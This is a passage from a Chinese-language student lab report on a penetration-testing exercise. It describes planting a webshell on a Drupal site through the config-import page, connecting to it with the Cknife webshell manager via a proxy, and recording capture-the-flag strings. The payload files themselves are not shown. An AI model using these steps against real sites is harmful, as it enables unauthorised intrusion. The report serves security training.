
<http://192.168.1.10/admin/config/development/configuration/single/import>



写入如下 poc(位于 drupal\_poc.txt)



得到网站信息




将 drupal\_exp.txt 的内容进行导入，写入 webshell




访问如下网址，发现成功导入 webshell

http://192.168.1.10/shell.php




[ 用 Cknife 设置代理连接 webshell 获取网站的权限 ]


执行命令 java -jar Cknife.jar 运行中国菜刀




输入 shell 地址和口令进行连接




可以成功连接



获得 flag12 为 flag12{c2ce1971e3a10498a64da8c7f3a70091}



flag8 为 flag8{d969246731846291b32cd819bf0e7ff6}



## 四、实验结果

通过本次实验我学习了几个新的工具，并在命令行运行了一些脚本以及监听网站。

通过外网的两个主机通过代理渗透到内网的两个主机，完成主机渗透拿到权限。并找到 flag 字样的字符串作为完成任务的凭证。

本次实验我关于网络攻防的能力提升了，期待更多的学习和更大的进步。